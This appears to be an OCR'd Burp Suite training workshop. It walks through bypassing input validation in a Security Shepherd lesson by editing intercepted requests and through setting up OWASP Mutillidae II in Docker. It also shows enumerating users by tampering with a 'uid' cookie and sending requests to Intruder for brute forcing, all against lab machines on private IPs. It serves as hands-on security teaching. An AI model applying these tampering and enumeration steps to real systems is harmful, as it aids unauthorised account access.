
```

POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55
HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da
55fefefe41eb874f.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 12
Cookie: JSESSIONID=91F6E8C59D4482FDDB4EC10F8BD60ADB;
token=113443505442751144907596696993117894078;
JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw=="
Connection: close
userdata=-123 Enter a negative number

```

19. Click on "Forward" button.

20. Turn off interception mode by clicking on the "Intercept is on" button.



21. Go to "Proxy" > "HTTP history" tab.

22. Identify the request that you just modified, and select it in the history window.

The screenshot shows the NetworkMiner interface with the 'HTTP history' tab selected. A specific POST request is highlighted with a blue box. Below the table, there are tabs for 'Original request', 'Edited request', and 'Response'. The 'Edited request' tab is selected. The raw request data is shown below:

```

POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefef41eb874f
HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c
55fefef41eb874f.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 12
Cookie: JSESSIONID=91F6E8C59D4482FDBB4EC10F8BD60ADB;
token=113443505442751144907596696993117894078;
JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw=="
Connection: close

userdata=123

```

23. Click on "Edited request" sub-tab to see the modified request.

Original request Edited request Response

Raw Params Headers Hex

```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefef41eb874f
HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c
55fefef41eb874f.jsp
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 13
Cookie: JSESSIONID=91F6E8C59D4482FDBB4EC10F8BD60ADB;
token=113443505442751144907596696993117894078;
JSESSIONID3="P0wG1rhMOyh6EXoSXSjDw=="
Connection: close

userdata=-123
```

24. Click on "Response" sub-tab to see the response to the modified request.

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Ex |
|-----|------------------------|--------|--------------------------------------|--------|--------|--------|--------|-----------|----|
| 117 | https://192.168.56.104 | GET | /js/clipboard-js/clippy.svg | | | | | | sv |
| 116 | https://192.168.56.104 | POST | /lessons/4d8d50a458ca5f1f7e250... | ✓ | ✓ | 200 | 860 | HTML | |
| 115 | https://192.168.56.104 | GET | /js/clipboard-js/tooltips.js | | | 304 | 205 | script | js |
| 114 | https://192.168.56.104 | GET | /js/clipboard-js/clipboard-events.js | | | 304 | 205 | script | js |
| 113 | https://192.168.56.104 | GET | /js/clipboard-js/clipboard.min.js | | | 304 | 206 | script | js |
| 112 | https://192.168.56.104 | GET | /js/jquery.js | | | 304 | 207 | script | js |
| 110 | https://192.168.56.104 | GET | /lessons/4d8d50a458ca5f1f7e250... | | | 200 | 5073 | HTML | js |

Original request Edited request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Length: 737
Date: Sun, 30 Sep 2018 13:27:09 GMT
Connection: close

<h2 class='title'>Validation Bypassed</h2><p>You defeated the lesson validation. Result Key:<br/><a><script>prepTooltips();prepClipboardEvents();</script></a><div><input-group><textarea id='theKey' rows=2 style='height: 30px; display: inline-block; float: left; padding-right: 1em; overflow: hidden; width:85%'>Kfp0h3i9FnGjX6pdfaCvw441BzJ0ggWjYN3ZWMj3acws292pmsgBSS7ueizIdDxTJFbJWUE10zeV2torJOQfNR6xhhVrlxcahawdXCOKbvJUfCHCRnnk9MvF3jYtSLaBQzmKSmsN6KmKuEx2WIOpLQ==</textarea><span class='input-group-button'><button class='btn' type='button' data-clipboard-shepherd data-clipboard-target='#theKey' style='height: 30px;'><img src='../js/clipboard-js/clippy.svg' width='14' alt='Copy to clipboard'></button></span><p>&nbsp;</p></div></a></p>
```

25. In Firefox, click on "Copy to clipboard" button.

Validation Bypassed

You defeated the lesson validation. Result Key:

KfP0h3i9FnGjX6pdःaCvw441BzJ0ggWjYN3ZWMj3acws292pmsgBSS7ueizIdDxTJF
bIWLUE107oV2or1OOfND6xhhVrlxcahawdXCOKbvJUfCHCRnnk9MvF3jYtSLaBQzmKSmSN6KmKuEx2WIOpLQ==

Copy to clipboard



26. Paste the copied value into the result key input box, and click on "Submit" button.

JOQfNR6xhhVrlxcahawdXCOKbvJUfCHCRnnk9MvF3jYtSLaBQzmKSmSN6KmKuEx2WIOpLQ==

Submit

What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

27. You should see a success message on the screen.

Solution Submission Success

Poor Data Validation completed! Congratulations.

Extender (10 Minutes)

This lets you load Burp extensions, to extend Burp's functionality using your own or third-party code.

1. In Burp, go to "Extender" > "BApp Store" tab.
2. Select an extension to see its description.
3. Click on "Install" button to install the desired extension.
4. Let's install the "Custom Logger" Burp extension.

The screenshot shows the BApp Store interface. At the top, there are tabs for 'Extensions', 'BApp Store' (which is selected and highlighted in orange), 'APIs', and 'Options'. Below the tabs, a header reads 'BApp Store' with a sub-instruction: 'The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.' A table lists various extensions, each with columns for Name, Installed, Rating, Popularity, Last updated, and Detail. The 'Custom Logger' extension is highlighted with a yellow circle containing the number '1'. On the right side, there is a detailed view of the 'Custom Logger' extension, including its author (PortSwigger), version (1.0), source (<https://github.com/portswigger/custom-logger>), and update date (01 Jul 2014). It also shows its rating (5 stars) and popularity (1 star). An 'Install' button is present, which is highlighted with a yellow circle containing the number '2'.

5. After successful installation, you should see a new tab named as "Logger" appear in Burp.

The screenshot shows the main Burp Suite interface. At the top, there is a navigation bar with tabs: 'Heartbleed', 'JSON Beautifier', 'Reflection', 'SSL Scanner', and 'Logger' (which is the active tab, indicated by a blue background). Below the navigation bar is a table with two columns: 'Tool' and 'URL'. Under the 'Tool' column, there is a single entry: 'Custom Logger'. At the bottom of the interface, there are several buttons: '?', '<', '+', '>', 'Request' (highlighted in blue), 'Response', 'Raw', 'Hex', and a search bar with the placeholder 'Type a search term'. To the right of the search bar, it says '0 matches'.

6. Browse through the Security Shepherd application.
7. Use "Repeater" to send modified requests to server.
8. Use "Intruder" to launch a brute force attack.
9. Go to the "Logger" tab and observe the logs.


| Project options | User options | Authz | CSP | Errors | Heartbleed | JSON Beautifier | Reflection | SSL Scanner | Logger |
|---|--|---------|-----|--------|------------|-----------------|------------|-------------|--------|
| Tool | URL | | | | | | | | |
| Proxy | https://shavar.services.mozilla.com:443/downloads?client=navclient-auto-ffox&appver=62.0&pver=2.2 | | | | | | | | |
| Proxy | https://incoming.telemetry.mozilla.org:443/submit/telemetry/0deadce2-29ab-47e9-974e-759b2675124b/event/Fire... | | | | | | | | |
| Proxy | https://incoming.telemetry.mozilla.org:443/submit/telemetry/ef5a2c33-1ca9-4425-b0f7-8aa5776efd3a/health/Firef... | | | | | | | | |
| Proxy | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Repeater | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Repeater | https://shavar.services.mozilla.com:443/downloads?client=navclient-auto-ffox&appver=62.0&pver=2.2 | | | | | | | | |
| Proxy | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Intruder | https://192.168.56.104:443/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f | | | | | | | | |
| Request | Response | | | | | | | | |
| Raw | Params | Headers | Hex | | | | | | |
| <pre>POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1 Host: 192.168.56.104 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://192.168.56.104/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp Content-Type: application/x-www-form-urlencoded X-Requested-With: XMLHttpRequest Content-Length: 12 Cookie: JSESSIONID=ED921F13A566F7984CE94E8E58270E6F; token=-46511863187539017652996540188111307335; JSESSIONID3="POwG1rhMOyhh6EXoSXSjDw==" Connection: close userdata=123</pre> | | | | | | | | | |

Access Mutillidae Web Application


- Start the virtual machine named as "c0c0n-workshop", by selecting "c0c0n-workshop" and clicking on the "Start" button.



- Login using the following credentials: Username: root Password: docker@321



- Obtain the IP address of the virtual machine by running `ifconfig eth0` command on the terminal.



- In my case, I got the IP address as `192.168.56.101`.

- Run the following command:

```
docker run -d -p 80:80 citizenstig/nowasp
```

```
docker:~# docker run -d -p 80:80 citizenstig/nowasp  
53d5a31baa7abc361e85b47912709dc6f8647dba4a8a90484936c7cff8d8726  
docker:~#
```

6. In Firefox, access the URL `http://192.168.56.101`.
7. If you see a page saying "The database server appears to be offline.", then click on "Opt Out" button.



1. Be sure the username and password to MySQL is the same as configured in `includes/database-config.php`
2. Be aware that MySQL disables password authentication for root user upon installation or update in some systems. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in `includes/database-config.php`
3. Try to [setup/reset the DB](#) to see if that helps
4. A [video is available](#) to help reset MySQL root password
5. The commands vary by system and version, but may be something similar to the following
 - o `mysql -u root`
 - o `use mysql;`
 - o `update user set authentication_string=PASSWORD("") where user='root';`
 - o `update user set plugin='mysql_native_password' where user='root';`
 - o `flush privileges;`
 - o `quit;`
6. Check the error message below for more hints
7. If you think this message is a false-positive, you can opt-out of these warnings below

| Error Message |
|---|
| <p>Error: Failed to connect to MySQL database. Unable to select default database mutillidae. It appears that the database to which Mutillidae is configured to connect has not been created. Try to setup/reset the DB to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly. Note: File /mutillidae/classes/MySQLHandler.php contains the database configuration. Connection error:</p> |

| Opt out of database warnings |
|---|
| <p>You can opt out of database connection warnings for the remainder of this session</p> <p>Opt Out</p> |

8. Click on "Click here to reset the DB" > "OK".

Error Message

| Failure is always an option | |
|-------------------------------|--|
| Line | 199 |
| Code | 0 |
| File | /app/classes/MySQLHandler.php |
| Message | /app/classes/MySQLHandler.php on line 194: Error executing query: connect_errno: 0 errno: 1046 error: No database selected client_info: 5.5.60 host_info: 127.0.0.1 via TCP/IP) Query: SELECT * FROM accounts WHERE cid='24' (0) [Exception] |
| Trace | #0 /app/classes/MySQLHandler.php(292): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /app/classes/SQLQueryHandler.php(331): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /app/index.php(295): SQLQueryHandler->getUserAccountByID('24') #3 {main} |
| Diagnostic Information | |

[Click here to reset the DB](#)

Setting up the database...

If you see no error messages, it should be done.

[Continue back to the frontpage.](#)

HTML 5 Local and Session Storage cleared unless error popped-up already.

Attempting to connect to MySQL server on host 127.0.0.1 with user name admin

Connected to MySQL

Preparing to drop database

Executed query 'DROP DATABASE mutillidae with result 1'

Preparing to create database

Executed query 'CREATE DATABASE mutillidae with result 1'

Switching to use database

Executed query 'USE DATABASE mutillidae with result 1'

No PHP or MySQL errors were detected when resetting the database.

Click OK to proceed to <http://192.168.56.101/index.php?popUpNotificationCode=SUD1> or Cancel to stay on this page.

[Cancel](#)

[OK](#)

9. You should see the OWASP Mutillidae II web application.

The screenshot shows a Mozilla Firefox browser window displaying the OWASP Mutillidae II: Keep Calm and Pwn On web application. The URL in the address bar is 192.168.56.101/index.php. The page title is "OWASP Mutillidae II: Keep Calm and Pwn On". The top navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. A message at the top states "Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In".

The left sidebar contains a vertical menu with the following items:

- OWASP 2017
- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources
 - Donate
 - Want to Help?
 - Video Tutorials
 - YouTube
 - Announcements
 - Getting Started


The main content area features a "Hints and Videos" section with a tip: "TIP: Click Hint and Videos on each page". Below this are several links and icons:

- What Should I Do? (Icon: Person thinking)
- Video Tutorials (Icon: YouTube)
- Help Me! (Icon: Person with question mark)
- Listing of vulnerabilities (Icon: Red light)
- Bug Tracker (Icon: Bug)
- Bug Report Email Address (Icon: Envelope)
- What's New? Click Here (Icon: Blue speech bubble)
- Release Announcements (Icon: Blue speech bubble)
- PHP MyAdmin Console (Icon: PHP logo)
- Feature Requests (Icon: Camera)
- Installation Instructions (Icon: Wrench)
- Tools (Icon: Wrench and screwdriver)
 - Kali Linux
 - Samurai Web Testing Framework
 - sqlmap
 - Some Useful Firefox Add-ons
- More Hints? See "/documentation/mutillidae-test-scripts.txt" (Icon: Red shield)

At the bottom of the page, a browser information bar reads: "Browser: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0".

User Enumeration via 'Numbers' Payload'

1. In Mutillidae web application, navigate to "OWASP 2013" > "A8 - Cross Site Request Forgery" > "Add to your blog".



2. Ensure Burp is in intercept mode.
3. In Firefox, click on the button "Save Blog Entry".

The screenshot shows the 'Welcome To The Blog' page with the following interface elements:

- Welcome To The Blog** header
- Back** and **Help Me!** buttons
- Hints and Videos** link
- Add New Blog Entry** section
- View Blogs** link
- Validation Error: Blog entry cannot be blank** (highlighted in red)
- Add blog for anonymous** button
- Note: ,<i> and <u> are now allowed in blog entries** note
- Save Blog Entry** button (with a red arrow pointing to it from the validation error message)

4. Go to the intercepted request, in Burp.

| Forward | Drop | Intercept is on | Action | Comment |
|---|--------|-----------------|--------|---------|
| Raw | Params | Headers | Hex | |
| <pre>POST /index.php?page=add-to-your-blog.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php Content-Type: application/x-www-form-urlencoded Content-Length: 74 Cookie: PHPSESSID=2epi3s72l1g931j5499kh3iub3; showhints=1 Connection: close Upgrade-Insecure-Requests: 1 csrf-token=&blog_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry</pre> | | | | |

5. Send the request to "Repeater" and click on "Go" button.

6. Analyze the response.

| Request | Response |
|---|--|
| Raw | Raw Headers Hex HTML Render |
| <pre>POST /index.php?page=add-to-your-blog.php HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php Content-Type: application/x-www-form-urlencoded Content-Length: 74 Cookie: PHPSESSID=2epi3s72l1g931j5499kh3iub3; showhints=1 Connection: close Upgrade-Insecure-Requests: 1 csrf-token=&blog_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry</pre> | <pre>HTTP/1.1 200 OK Date: Wed, 03 Oct 2018 22:42:15 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-1ubuntu4.25 Logged-In-User: X-XSS-Protection: 0 Vary: Accept-Encoding Content-Length: 52720 Connection: close Content-Type: text/html <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html> <head> <link rel="shortcut icon" href="./image/favicon.ico" type="image/x-icon" /> <link rel="stylesheet" type="text/css" href="http://192.168.56.101/style.css" /> <link rel="stylesheet" type="text/css" href="http://192.168.56.101/style2.css" /> <link rel="stylesheet" type="text/css" href="http://192.168.56.101/style3.css" /> </head> <body> <h1>Your Blog</h1> <p>This is your blog entry:</p> <p>Blog Entry Content</p> <form method="post" action="http://192.168.56.101/index.php?page=add-to-your-blog.php"> <input type="text" name="blog_entry" value="Blog Entry Content" /> <input type="submit" value="Save Blog Entry" /> </form> </body> </html></pre> |

7. In Burp, click on "Intercept is on" to disable intercept mode.

POST /index.php?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Cookie: PHPSESSID=2epi3s72l1g931j5499kh3iub3; showhints=1
Connection: close
Upgrade-Insecure-Requests: 1

csrf-token=&blog_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry

8. In Mutillidae, click on "Login/Register" link.

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

9. Click on "Please register here" link.

Login

Back **Help Me!**

Hints and Videos

Please sign-in

Username

Password

Login

Dont have an account? [Please register here](#)

10. Fill the registration form and create a new user.

Please choose your username, password and signature

| | |
|-------------------------|--|
| Username | <input type="text" value="mirage"/> |
| Password | <input type="password"/> Password Generator |
| Confirm Password | <input type="password"/> |
| Signature | <input type="text" value="Welkom123!"/> |

Create Account

Account created for mirage. 1 rows inserted.

- In Mutillidae, go back to the login page by clicking on "Login/Register" link.

 **OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

| | | | | | | | | |
|----------------------|--------------------------------|------------------------------|----------------------------------|---------------------------------|-----------------------------|--------------------------|--------------------------|------------------------------------|
| Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data |
|----------------------|--------------------------------|------------------------------|----------------------------------|---------------------------------|-----------------------------|--------------------------|--------------------------|------------------------------------|

- Login to the Mutillidae application using the newly created user account.

[Home](#) [Logout](#) [Toggle Hints](#) |

- Repeat steps #1 till #6.

- Observe the new response.

Request

Raw Params Headers Hex

```
POST /index.php?page=add-to-your-blog.php
HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/index.php?page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Cookie: PHPSESSID=2epi3s721g931j5499kh3iub3; showhints=1; username=mirage; uid=24
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=&blog_entry=&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 03 Oct 2018 23:00:20 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Logged-In-User: mirage
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 54099
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="/styles/global-styles.css" />
<link rel="stylesheet" type="text/css" href="/styles/ddsmoothmenu/ddsmoothmenu.css" />
```

15. Modify the value of "uid" parameter in the request header.
16. Observe the response to modified "uid" values.
17. Send the request to "Intruder".

Burp Suite Professional v1.7.33 - burpTraining - licensed to Appsecco [single user license]

Burp Intruder Repeater Window Help ②

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Headers Analyzer CSRF Random Header

1 2 3 4 5 6 7 ...

Go Cancel < >

Request

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: vuln.cxm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vuln.cxm/mutillidae/index.php?popUpNotificationCode=SL1&page=add-to-your-blog.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Cookie: showhints=0; username=user; uid=30; P
acopendivids=swingset,jotto,phpbb2,redmine; ad
Connection: close
Upgrade-Insecure-Requests: 1
csrf-token=7777&blog_entry=test&add-to-your-b
```

Send to Spider Ctrl+S
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I ①
Send to Repeater Ctrl+R
Send to Sequencer Ctrl+Q
Send to Comparer Ctrl+P
Send to Decoder Ctrl+D
Show response in browser Ctrl+3
Request in browser

